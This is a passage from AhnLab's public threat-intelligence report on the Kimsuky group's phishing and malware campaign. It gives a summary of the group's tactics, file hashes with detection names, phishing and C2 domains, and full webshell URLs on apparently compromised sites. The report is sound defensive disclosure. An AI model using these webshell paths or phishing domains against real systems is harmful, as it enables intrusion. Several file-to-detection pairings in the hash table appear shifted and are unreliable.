

TLP: WHITE

Operation Covert Stalker

부제: Kimsuky 조직의 피싱, 악성코드 유포 등 해킹 활동에 대한 17개월의 추적과 분석

안랩 대응팀

2023. 11. 01

문서 등급에 대한 안내

발간물이나 제공되는 콘텐츠는 아래와 같이 문서 등급 별 허가된 범위 내에서만 사용이 가능합니다.

문서 등급	배포 대상	주의 사항
TLP: RED	특정 고객(사)에 한정하여 제공되는 보고서	보고서 수신자 혹은 수신 부서 만 접근이 허가된 문서. 수신자 외 복제 및 배포 불가
TLP: AMBER	제한된 고객(사)에 한정하여 제공되는 보고서	보고서 수신 조직(회사) 내부에서는 복제 및 배포 가능. 다만, 조직 외 교육 목적 등을 위해 사용될 경우에는 안랩의 허락 필수
TLP: GREEN	해당 서비스 내 누구나 이용 가능 보고서	해당 업종 등에서는 자유로운 사용이 가능하며 출처만 밝히면 내부 교육, 동종 업계, 보안 담당자 교육 자료로 활용 가능 다만, 일반인 대상 발표자료에는 엄격히 제한
TLP: WHITE	자유 이용 가능 보고서	출처표시 상업적, 비상업적 이용 가능 변형 등 2 차적 저작물 작성 가능

[중요] 참고사항

본 보고서에는 현재까지 확인한 내용을 기반으로 분석가 의견이 다수 포함되어 있습니다. 분석가들마다 의견이 다를 수 있으며 새로운 근거가 확인되면, 본 보고서 내용도 사전 고지 없이 변경될 수 있습니다.

보고서에 통계와 지표가 포함되어 있는 경우 일부 데이터는 반올림되어 세부 항목의 합과 전체 합계가 일치하지 않을 수도 있습니다.

본 보고서는 저작권법에 의해 보호를 받는 저작물로서 어떤 경우에도 무단전재와 무단복제를 금지하며, 보고서 내용의 전부 또는 일부를 이용하고자 하는 경우에는 안랩의 사전 동의 받아야 합니다.


만약 안랩의 동의 없이 전재 또는 복제를 하는 경우 저작권 관계법령에 의하여 민사 또는 형사 책임을 지게 되므로 주의하시기 바랍니다.

목 차

1. 프롤로그.....	4
2. 보고서 요약.....	5
3. 안랩의 대응.....	5
(1) 악성코드 진단.....	5
(2) C2.....	10
4. Case Study.....	13
(1) RDP(CVE-2019-0708) 취약점 악용.....	14
(2) 자료 보관과 사용.....	22
(3) C2 관리와 운영.....	34
5. Kimsuky 조직의 흔적.....	66
(1) namastte.....	67
(2) certuser.info.....	71
(3) 185.176.43.106(BG).....	72
(4) 국내 경유지(KR).....	76
6. Kimsuky 조직인 이유.....	81
(1) 문자열의 유사성.....	82
(2) 탈취한 인증서로 서명.....	83
(3) 해킹한 시스템 악용.....	83
(4) 악성 URL 의 연관성.....	86
7. 에필로그.....	89
8. 참고문헌.....	91

1. 프롤로그

국가가 배후로 있는 Kimsuky 조직은 북한, 정치, 외교, 안보, 국방, 의료, 금융 등 다수의 분야를 해킹하여 특정한 또는 조직의 메일 계정이나 중요한 자료를 탈취하고 있으며, 주로 메일이라는 효과적인 수단을 이용하여 해킹 대상이 자주 이용하는 정상 URL로 위장한 피싱과 한글, MS 오피스 문서 파일, 실행 파일, 스크립트, 파워셸, 바로가기, 배치파일 등 다양한 유형의 악성코드를 첨부하여 해킹 대상에게 발송하는 방식을 사용합니다. (아래 (그림 1) 참고)



(그림 1) 대북 지원 담당자에게 발송한 해킹 메일

안랩은 2022년 04월 29일 금요일 퇴근 무렵 "북한 4.25 열병식 관련 내용의 악성 워드 문서 유포"라는 제목의 분석 정보를 ASEC 블로그에 공개한 적이 있습니다. (아래 (그림 2) 참고)



(그림 2) 열병식 내용으로 위장한 악성코드 분석 정보 (hxxps://asec.ahnlab.com/ko/33878/)

본 보고서는 위 분석 정보에 설명된 주요 특징(C2, 웹쉘 등)과 유사한 패턴을 가진 Kimsuky 조직의 해킹 활동(C2 운영, 관리, 해킹 메일 발송, 악성코드 유포 등)에 대해서 약 17개월 동안 추적하고 분석한 내용을 바탕으로 Kimsuky 조직의 해킹 활동이 북한, 정치, 외교, 안보 분야에 종사하는 특정인이나 조직을 대상으로 피싱, 악성코드를 첨부한 해킹 메일 발송으로 메일 계정 및 중요한 자료 탈취가 목적이며, 목적을 달성하기 위해서 은밀하고 집요하게 해킹했다는 점에서 이번 작전을 "**Operation Covert Stalker**"로 명명했습니다. 그리고 안랩이 Kimsuky 조직의 소행으로 판단한 근거에 대해서도 설명했습니다.

대한민국의 사이버 안보를 위협하는 해킹 조직에 대응하기 위해서는 정보 공유와 협업이 필요하며, 그것이 Kimsuky 조직처럼 국가의 지원을 받는 해킹 조직이라면 더욱 필요하기 때문에 안랩은 17개월 동안 추적하고 분석하는 과정에서 수시로 국가기관과 정보 공유 및 협업을 했습니다.

2. 보고서 요약

- 북한, 정치, 외교, 안보 분야에 종사하는 특정인이나 조직에게 정상 URL로 위장한 피싱 또는 악성코드를 첨부한 해킹 메일 발송.
- Windows 시스템은 RDP 취약점(CVE-2019-0708), 취약한 사이트는 미상의 취약점을 악용하여 해킹.
- 연결의 지속성 확보를 위해서 RDP 접속용 계정 생성, RDP Wrapper, Quasar RAT, Ammy RAT, AnyDesk, TeamViewer 등 원격 관리 프로그램 추가 설치.
- 해킹 대상 검색, 해킹 메일 발송, RDP 취약점(CVE-2019-0708) 스캐닝, 악성코드 테스트 등 다양한 악성 행위 수행
- BlackBit 랜섬웨어를 감염시킨 후 복구 비용 지불 유도.
- 웹쉘(Green Dinosaur, WebadminPHP, 미상 등)을 통해서 C2 구축, 관리, 운영.
- 일부 악성코드에서 "런동", "봉사기", "대면부" 등 북한식 표현 존재

3. 안랩의 대응

Kimsuky 조직의 이번 작전과 관련된 악성코드, C2, IP 등 IoC에 대해서 아래와 같이 대응 중입니다.

(1) 악성코드 진단

파일명	Hash (MD5)	진단정보
lib.php	01a88355b5f7797c58cff7b886d44daa	Trojan/PHP.Agent.SC186246 (2023.02.09.00)
이메일 원본	01E971C39E6F9E199D5E9D5A595DD2CF	-

Operation Covert Stalker 보고서

RdpAttack_ZooHo01.exe	03ef869a81599a57a450394aababb396	HackTool/Win.RdpScan (2021.08.17.03)
lib (2).php	072e7ff8a61b9462a321a2109d154937	Trojan/Script.Agent (2023.10.19.01)
info_sc (2).txt	08a3e160fd44794347c3d7c01845efad	Trojan/Script.Agent.SC193448 (2023.10.19.00)
home.php	0DF3B8F1CC6ACEB0D90B08D3AA4FF0C4	HackTool/Script.Agent.SC193451 (2023.10.19.00)
click.php	112d330d907b61bba6d8b6d871ab428b	HackTool/Script.Agent.SC193453 (2023.10.19.00)
20230717_030190045911.pdf .exe	17daf3ea7b80ee95792d4b3332a3390d	Downloader/Win.Agent (2023.07.31.03)
s.exe	19a0bd7c3e041a4b05df9e04cb6cfa64	HackTool/Win.RdpScan (2021.08.17.03)
RdpScan_La_1226.exe	1a5124d69544b994a53a2713989a3ee2	HackTool/Win.RdpScan (2021.08.17.03)
dns_x86.dll	1cdb3f1da5c45ac94257dbf306b53157	Trojan/Win32.NsSpy (2018.06.19.00)
ms_x86.dll	22a82437c4c5c18019ac16136e03091f	Trojan/Win.WaperDrop (2023.04.27.03)
RDPAttacker(CVE07082019).exe	23447a412c08aa05d41fb321bb2a085a	Unwanted/Win.Agent (2023.10.20.00)
docxview.bat	25ab56c2b832eb6205d980acbd0f24ed	Downloader/BAT.Agent.SC190162 (2023.06.26.02)
cc.exe	2ccb7ab859d3528fba7444ed2b92c0e9	HackTool/Win.RdpScan (2021.08.17.03)
defaultes_x86.dll	2d8c16c1b00e565f3b99ff808287983e	Trojan/Win32.NsSpy (2018.06.19.00)
dnsadmin_x64_2003.exe	2ec54216e79120ba9d6ed2640948ce43	Trojan/Win32.Agent (2018.06.19.00)
RdpAttack_Ksb04_x64.exe	388efc272e17d7c3fdcc8feca74fa471	HackTool/Win32.PortScan (2020.02.05.05)
info_sc.txt	3f1a8b2d2dd84a857e8014af0c54b6ef	HackTool/Win.RdpScan (2021.08.17.03)
n.php	438bc603af952dfa6a9bed666e795ff1	HackTool/Win.RdpScan (2021.08.17.03)
g.php	4590554fbe440a17cf9cd0e9788f55cb	Trojan/Script.Agent.SC193447 (2023.10.19.00)
normal_sc (4).txt	49ab5e1905a34122a8e3727b72f080d0	HackTool/PHP.Mailer.SC183665 (2022.10.01.01)
RdpScan_Ksb04.exe	4b334475d340ac631e25ddf7d86e921d	HackTool/PHP.Mailer.SC183661 (2022.09.30.03)
위믹스_챔피언십_2023_포스터.pdf .exe	4c93a4669abce6ca9d56848607cf5686	Trojan/Script.Agent (2023.10.19.00)
insert_link.php	51e82d13b4557ac7656917837327407c	HackTool/Win.RdpScan (2021.08.17.03)
Download.php	526ed4e59c3931374f59b326e8ec2a25	Dropper/Win.Agent (2023.10.20.00)
[KBS 일요진단]질문지.vbs	52bf7726210bbd787457e74b709173af	HackTool/Script.Agent.SC193445 (2023.10.19.00)
RdpA1117.exe	55ed79ac10838135d59d4d9eed549e75	Downloader/HTML.Generic.SC183660 (2022.09.30.03)

Operation Covert Stalker 보고서

gz.txt	568864b4f32c27b7bd934500aa1b107c	Trojan/VBS.Akdoor (2023.04.14.00)
dnsadmin_x86_2003.exe	5b32288e93c344ad5509e76967ce2b18	HackTool/Win.RdpScan (2021.08.17.03)
key_ps.txt	5d56371944dec9da57db95d0199dd920	Infostealer/Script.Agent (2023.10.19.01)
Blackbit 랜섬웨어	64c97f485939ed66b13df5d7880d0757	Trojan/Win32.Agent (2018.06.19.00)
viso.exe	68e0a1956aa96427cb9192676ced054e	Keylogger/Powershell.Agent (2022.10.26.00)
show.php	6b3235a4c55aba4f6ffbf6f86f9c31e6	Ransomware/Win.Loki (2023.05.03.00)
d.php	6b90aa99acc489a1c9c822defee81d5b	Trojan/Win32.Kimsuky (2018.12.04.00)
second.txt	6ba1838f1025dad5030c92df826f73ee	HackTool/PHP.FileUpload.SC183663 (2022.09.30.03)
first (2).txt	6bc126b86d7720dc146c4b710885f347	HackTool/Script.Agent (2023.10.19.01)
config.php	6dd2425d50a71b3d967b4488ea94ae9b	Trojan/Script.Agent.SC193443 (2023.10.19.00)
passwd.txt.lnk	7175e046767725b2f8d93f8a69a9999f	Downloader/VBS.Generic (2023.10.18.02)
result.lnk	71f8ac92adf5af2357594446e85db30a	HackTool/Script.Agent.SC193452 (2023.10.19.00)
view_coma.php	720D527F359BD8515F5CF46648EBFAB4	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
normal_sc.txt--info	74f1f1ba400ab3a0882927f81e3ea62e	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
dns_x64.dll	75dd30fd0c5cf23d4275576b43bbab2c	WebShell/PHP.Webadmin.SC188200 (2023.06.27.03)
autoupdate.dll	7a0c0a4c550a95809e93ab7e6bdcc290	Downloader/VBS.Generic (2023.10.18.02)
shadow.exe	7bed2eef6e50d04771d743c2f849f416	Trojan/Win32.NsSpy (2018.06.19.00)
rdpscan_Liu.exe	7e2667daa3680f78b3c257add8ad6284	Backdoor/Win.AppleSeed (2022.06.22.01)
list[1].php	7f0f4c12000836f90ab1dfccf8ec4bde	Win-Trojan/Akdoor.Gen (2017.06.09.03)
d.php	8895bc1637530e06e179e02b00a1e294	HackTool/Win.RdpScan (2021.08.17.03)
ad_41.txt	8bb21b6bd3fc0b5913da94da6b0826b7	Trojan/VBS.Kimsuky (2023.03.23.00)
ms_x64.dll	8dee170fbbb2b4a311e1c73b2ec9c803	Dropper/Win.Agent (2023.06.16.02)
show (2).php	95026101ff4308ec42576094f3bbc4d7	HackTool/PHP.Mailer.SC183659 (2022.09.30.03)
index.php	9b5add63dc12bc6c7028c6abf08c6ffd	Malware/PS.Generic.SC180735 (2023.10.18.01)

Operation Covert Stalker 보고서

first.txt	9b60ea2ea5b43f8fe17832867de7587f	Trojan/Win.Agent (2022.09.23.00)
AJAX.php	9cdda333432f403b408b9fe717163861	Trojan/PHP.Agent.SC186248 (2023.02.08.03)
r_enc.bin(r_enc)	9DAAF0C89C03FE499265C3642C4A52FA	WebShell/Script.Agent.SC193449 (2023.10.19.00)
index (2).php	a1d462bda91906577c0fc06a9ff4d397	Downloader/VBS.Generic (2023.10.18.02)
hncupdate.exe	a3f0099315ebfb7edef043b0885c1b6e	WebShell/HTML.Generic.SC183658 (2022.10.01.00)
user.bin(user)	a602b4320bf412e100640a712a924545	Trojan/Win.QuasarRAT (2022.08.19.03)
list (2).php	a6428d63479198c36e12e0f3e59ded3d	HackTool/Script.Agent.SC193450 (2023.10.19.00)
RdpAttack_LIUJ_1026.exe	a72ceeaf7a963891cae01ff76b7760d9	Trojan/Win32.Akdoor (2016.09.28.04)
notouch.php	a810373cb3f85e9844cff0933af47dab	Backdoor/Win.Agent (2022.09.23.00)
flower01.ps1	a92e757205f090f85f92cf60d989dfc0	Trojan/Script.Agent (2023.10.19.01)
index_.php	aa6256e77efffee2a8bc89c7e45679a3	HackTool/Win.RdpScan (2021.08.17.03)
enc.txt	ace6ca3fbc585c4ebb67dadccb79980e	HackTool/Script.Agent.SC193446 (2023.10.19.00)
n.php	adcdc64be39551856c806e1c962350ff	Backdoor/Powershell.Agent (2020.10.06.00)
domain_x86.dll	af84eb2462e0b47d9595c21cf0e623a5	Trojan/Script.Agent.SC183744 (2022.10.07.00)
RdpScan_A01.exe	b01be50d585015af412bffcd3612de9c	Infostealer/Powershell.Browser.SC186288 (2023.03.30.03)
result.txt.lnk	b393929b8b9c13083a015fb135887600	HackTool/Script.Agent (2023.10.19.01)
RdpScan_ZoHoo_1216.exe	b47d295ba8fac929e5428a4bb9bbe9d2	Trojan/Win32.NsSpy (2018.06.19.00)
second (2).txt	bcb95b956007b883e169ea1b7e03e5f1	HackTool/Win.RdpScan (2021.08.17.03)
RdpAttack_Zooho01.exe	beb07a3614a5eb0a55f49a85f6fc7d6d	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
set.hta	beb07a3614a5eb0a55f49a85f6fc7d6d	HackTool/Win.RdpScan (2021.08.17.03)
list.php	bf523c36e61627d79b715a4da2dd97ed	Trojan/Script.Agent.SC193444 (2023.10.19.00)
KPortScan3.exe	c0a8af17a2912a08a20d65fe85191c28	Trojan/Script.Agent (2023.10.19.01)
normal_sc (2).txt	c0cfe70346bd04ce83424a17b0abf82d	Trojan/VBS.Kimsuky (2023.10.18.01)
test.php	c98b4f95241f389d9a30b99577daa7be	HackTool/PHP.FileUpload.SC183664 (2022.10.01.01)
index1.php	ceda3fe64e97c9c66e4934bcd619925d	Trojan/Script.Agent.SC183742 (2022.10.07.00)
RdpScan_Zooho01.exe	d55fb1cb2c99e27aeff040a11503f26a	HackTool/Win.RdpScan (2021.08.17.03)

Operation Covert Stalker 보고서

normal_sc.txt--c	d7765969c796c760a86039596a1249df	Trojan/VBS.Kimsuky (2023.10.18.01)
RDPAttacker(CVE07082019).exe	d7af4d1ce4b15100cd01fe4e0bee2ebd	HackTool/Win.RdpScan (2021.08.18.00)
auto_d.php	d8cc9855cd4efc1067cdb053de538130	HackTool/Script.Agent.SC193455 (2023.10.19.00)
a.exe	daf665832ef08fefa5db0b9e53dd7f52	HackTool/Win.RdpScan (2021.08.17.03)
index.php	dd32a316238dbd9f6a80c54adf7d8725	Trojan/Script.Agent.SC183743 (2022.10.07.00)
normal_sc.txt	dd6b31c3a9881eb64b719568a53cb2fb	Trojan/Script.Agent (2023.10.19.00)
트럼프 ‘북한 관련 가장 힘든 결정, 갈길 가겠다’.hwp	dfe2f5fc4579f5cb56a76702a61e692a	HWP/Exploit (2018.11.30.07)
RdpAttack_LA05.exe	e16cef4e0755480176ce3547ff37989d	HackTool/Win.RdpScan (2021.08.17.03)
[분석자료] 4.25 열병식을 통해 본 북한의 핵무력 사용 입장과 군부 엘리트 변동의 함의.docm	e1946194cba9cf2fbd9ab127ee3a6bf2	Downloader/DOC.Kimsuky (2022.10.01.00)
tmp1030574661.vbs	e2426366a1e1c20282588fa142c57a40	Trojan/Script.Agent (2023.10.20.00)
enc (2).txt	e45b31eab62f6a5d4f268d60532f9b6c	Infostealer/Powershell.Browser.SC186288 (2023.10.18.01)
enc.txt	e840bf3477150392720fe8a9b1f8a4d6	Infostealer/Powershell.Browser.SC186288 (2023.10.18.01)
normal_sc (3).txt	ebbd5553d23a8412b58d6a4f2781d63a	Trojan/VBS.Kimsuky (2023.10.18.01)
domain_x64.dll	ecda8838823680a0dfc9295bdc2e31fa	Trojan/Win32.NsSpy (2017.09.14.00)
svchost.exe	ecfc2baa10c8de2132a501853b4286ba	HackTool/Win.RdpScan (2021.08.17.03)
defaultes_x64.dll	f082f689394ac71764bca90558b52c4e	Trojan/Win32.NsSpy (2018.06.19.00)
result.txt.lnk	f19ff4e7caae993ec02dcd6dc6522bfc	Dropper/LNK.Kimsuky.S2172 (2023.03.22.00)
auto_n.php	f2bf557f8e90522d67b773d56a8984bc	HackTool/Script.Agent.SC193454 (2023.10.19.00)
clear.bat	f841445c3e90c17653c88dc09ce2a693	Trojan/BAT.Eventlog (2022.08.16.03)
강정일, 권위주의 체제이론으로 본 북한 권력승계 과정과 특징(본인서명).pif	fce92ce954bf0400be5c4e2abf923000	Dropper/Win.Agent (2023.09.14.02)
RdpAttack_Ksb04_x64.exe	ffe567c87e28fb6a123b057a73d635ed	HackTool/Win.RdpScan (2021.08.17.03)
RdpScan_Ksb04_x64.exe	fff43c6690eb87eb194aae01d6d77f1e	HackTool/Win.RdpScan (2021.08.17.03)

(2) C2

1) 약성 URL

URL		
lcs.never.com.ru	track_tiara_kakaomt.certuser.info	www.nknews.pro
mail.never.com.ru	track_tiara_daummt.certuser.info	voanews.one
nidlog.never.com.ru	m2_daumcdnmt.certuser.info	staradvertiser.store
never.com.ru	spi_mapsmt.certuser.info	yonsei.lol
staticnid.never.com.ru	t1_daumcdnmt.certuser.info	rfa.ink
nid.never.com.ru	stat_tiaramt.certuser.info	cmonunt.online
cc.never.com.ru	outlookdose.certuser.info	waesme.shop
cclg.never.com.ru	logindose.certuser.info	nid.navercopr.co
www.never.com.ru	accountdose.certuser.info	gw.yottatech.r-e.kr
mi.never.com.ru	loginsdose.certuser.info	daum.otp-system.p-e.kr
y-cloud.never.com.ru	maildose.certuser.info	accounts.daums.pro
1-z.never.com.ru	aadcdnmsftauthdose.certuser.info	daum.protect-mail.p-e.kr
navernnail.com	aadcdnmsauthdose.certuser.info	nid.logcheck.ga
nidm.navernnail.com	wwwdose.certuser.info	mail.masters-login.r-e.kr
cclogin.navernnail.com	koreaglobal.atwebpages.com	mail.it-ace.r-e.kr
lcslogin.navernnail.com	koreaglobal.mypressonline.com	update.naver-logs.r-e.kr
nidlogin.navernnail.com	koreaglobal.mywebcommunity.org	sdfwerwer.sbs
accounts.guser.eu	koreailmin.atwebpages.com	june.lovelyclient.ml
wwwbybit.googlesecurity.com	koreailmin.mypressonline.com	da.infocheck.cf
infrabybit.googlesecurity.com	koreailmin.mywebcommunity.org	ucmdjwer.lol
cdnbybit.googlesecurity.com	assambley.atwebpages.com	logins.daums.pro
matchbybit.googlesecurity.com	assambley.mypressonline.com	uieosdj.r-e.kr
connectfacebookbybit.googlesecurity.com	assambley.mywebcommunity.org	nid.navercopr.tk
syncoutbrainbybit.googlesecurity.com	g00gledrive.atwebpages.com	hiwi.o-r.kr
synctaboolabybit.googlesecurity.com	g00gledrive.mywebcommunity.org	hiwi.p-e.kr
static-sg.googlesecurity.com	g00gledrive.sportsontheweb.net	iishtt.p-e.kr
wgbybit.googlesecurity.com	listmember.info	vitual.p-e.kr
googlesecurity.com	t1_daumcdneuok.kakaocore.eu	nihaiji.p-e.kr
account.googlesecurity.com	accountseuok.kakaocore.eu	nmail.p-e.kr
account.googlernails.com	stat_tiaaraosi.kakaoreug.info	sire.r-e.kr
googlernails.com	kakaocore.eu	peer.o-r.kr
accounts.googlernails.com	kakaoreug.info	otp.r-e.kr
playnts.googlernails.com	t1_daumcdnleu.kakaoreug.info	aire.p-e.kr
wwwnts.googlernails.com	dnleu.kakaoreug.info	qingli.o-r.kr
wwkakao.googlesecurity.com	accountsleu.kakaoreug.info	update.p-e.kr

mailnts.googlesecurity.com	stat_tiaraleu.kakaoreug.info	xinzhong.r-e.kr
playnts.googlesecurity.com	accountsml.kakaoreug.info	smart-alyac.r-e.kr
sslnts.googlesecurity.com	mailsr.walock.info	proxy.ngrok.p-e.kr
youtubnts.googlesecurity.com	a1ive.info	sjkdfuiowe.p-e.kr
staticnid.navernnail.com	mailis.walock.info	myinfo.nsupport.ml
cc.navernnail.com	walock.info	sftp.r-e.kr
accounts.googlesecurity.com	mailis.extparts.info	app.firmware.o-r.kr
wwwnts.googlesecurity.com	generalparts.info	client.coreavpn.kro.kr
signaler.googlesecurity.com	extparts.info	mail.yonseul.kro.kr
aa.googlesecurity.com	usesignal.info	app.toolkit.r-e.kr
lcs.navernnail.com	mailweb.afgvillage.eu	dmail.p-e.kr
live.com.cm	wgsnto.afgvillage.eu	support.github.n-e.kr
nid.navernnail.com	wwwnto.afgvillage.eu	hao.lantian.p-e.kr
login.org.ro	playnto.afgvillage.eu	osupdate.r-e.kr
googlesetting.com	afgvillage.eu	hyper.cadorg.p-e.kr
wwwbybit.navernnail.com	accounto.afgvillage.eu	hi.ncgncg.p-e.kr
t1_daumcdnkakao.navernnail.com	app.cjphoto.ga	auth.worksmobile.kro.kr
accountskakao.navernnail.com	helper.uni-korea.ga	fedra.p-e.kr
staticbybit.navernnail.com	nid.naver.home-info.ml	app.iptimes.o-r.kr
wgbybit.navernnail.com	cimoon.ga	objects.n-e.kr
apisbybit.navernnail.com	love.krnvc.ga	preview.p-e.kr
infrabybit.navernnail.com	vlnk.ga	update-online.p-e.kr
goafecbybit.navernnail.com	jbnu.info	omtom.r-e.kr
analyticsbybit.navernnail.com	jbnu.ml	rok.my.to
hellosnbybit.navernnail.com	cimoon.ml	infoauth.shop
jsadsvrbybit.navernnail.com	app.seoul.minia.ml	login.microsftonline.tk
mcyandexbybit.navernnail.com	its.jbnu.ml	mlcrst.p-e.kr
cdnbybit.navernnail.com	member.daum.home-info.ml	mxndu.r-e.kr
managerbybit.navernnail.com	exchange.uni-tuebingen.buzz	regular.winupdate.kro.kr
matchbybit.navernnail.com	exchange.uni-tuebingen.cf	nid.navercopr.ml
sadrollbybit.navernnail.com	hotmail.jonga.ml	webmail.cengroup.kro.kr
dadrollbybit.navernnail.com	appmedicine.whooint.cf	aire.us.to
ads-twitterbybit.navernnail.com	mail.celltrion.ml	wwwmicrosfttharvard.certuser.info
servicebybit.navernnail.com	krhome.ga	huitadfsharvard.certuser.info
snapticdnbybit.navernnail.com	webmail.cellivery.ml	keyharvard.certuser.info
connectfacebookbybit.navernnail.com	mail.novavax.ml	msoharvard.certuser.info
sadxiobybit.navernnail.com	celltrion.cloudmall.club	ss_mt.certuser.info
topfwz1mailbybit.navernnail.com	app.saferzone.ml	wwmt.certuser.info
xx.navernnail.com	cc.nidcorp.site	accountsmt.certuser.info
accounts.navernnail.com	naver.nidcorp.site	test.mydomainisok.kro.kr

accdaum.login.mail.pl	mail.nidcorp.site	user.lottebp.ga
accountskakao.login.mail.pl	blog.nidcorp.site	nhn.nsuites.ga
memberma.certuser.info	lcs.nidcorp.site	member.csdaum.ga
loginsma.certuser.info	naver.weataxs.site	teishin.org
policyma.certuser.info	lcs.weataxs.site	nknews.pro
csma.certuser.info	cc.weataxs.site	joongang.site
t1ma.certuser.info	wetaxces.online	loginsmicrosoftharvard.certuser.info
m1ma.certuser.info	onedrive-upload.ikpoo.cf	mailmicrosoftharvard.certuser.info
wwwma.certuser.info	onedrive.ikpoo.cf	aadcdnmsftauthmicrosoftharvard.certuser.info
mailma.certuser.info	manager.naver-in.ml	aadcdnmsauthmicrosoftharvard.certuser.info
certuser.info	user.naver-in.ml	nhnems.nsec.kro.kr
outlookmicrosoftharvard.certuser.info	admin.naver-in.ml	home.xonate.kro.kr
loginmicrosoftharvard.certuser.info	mail.naver-in.ml	nidlogin.nidcorp.n-e.kr
accountmicrosoftharvard.certuser.info	nsec.nhnems.kro.kr	member.cdaum.kro.kr

2) 웹шел URL

- walock.info/tygygvftsfx8g68Gu8x7s78gsx6.php
- a1ive.info/tygygvftsfx8g68Gu8x7s78gsx6.php
- generalparts.info/tygygvftsfx8g68Gu8x7s78gsx6.php
- listmember.info/tygygvftsfx8g68Gu8x7s78gsx6519.php
- extparts.info/tygygvftsfx8g68Gu8x7s78gsx6.php
- usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6519.php
- kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsvseidj6.php
- afgvillage.eu/tygygvftsfx8g68Gu8x7s78gsx6.php
- usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6.php
- usesignal.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php
- kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php
- listmember.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php
- kakaocore.eu/tygygvftsfx8g68Gu8x7s78gsxueidj6.php
- dstent04.co.kr/wp-includes/SimplePie/Items.php
- www.bluemotion.co.kr/cheditor4/insert_link.php
- bstill.kr/gnuboard4/bbs/view_coma.php
- healope.info/tygygvftsfx8g68Gu8x7s78gsx6.php
- www.pnbbio.com/gnuboard4/bbs/view_coma.php
- www.scabm.co.kr/gnuboard4/bbs/view_coma.php
- www.thedamhyun.com/gnuboard4/bbs/view_coma.php
- www.gonggandesign.com/gnuboard4/bbs/view_coma.php
- www.mykoces.com/gnuboard4/bbs/view_coma.php
- teishin.org/img/config.php


- update.p-e.kr/config.php
- www.namastte.kr/sources/Util/AJAX.php
- www.ssktool.co.kr/ssktool/20090401skin/chinese/quick/L_quick.php
- copycount.co.kr/pma/themes/original/skin.lib.php
- navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php
- koreaglobal.atwebpages.com/file/notouch.php
- koreailmin.atwebpages.com/file/notouch.php
- assambly.atwebpages.com/file/notouch.php
- g00gledrive.atwebpages.com/file/notouch.php

3) IP

IP				
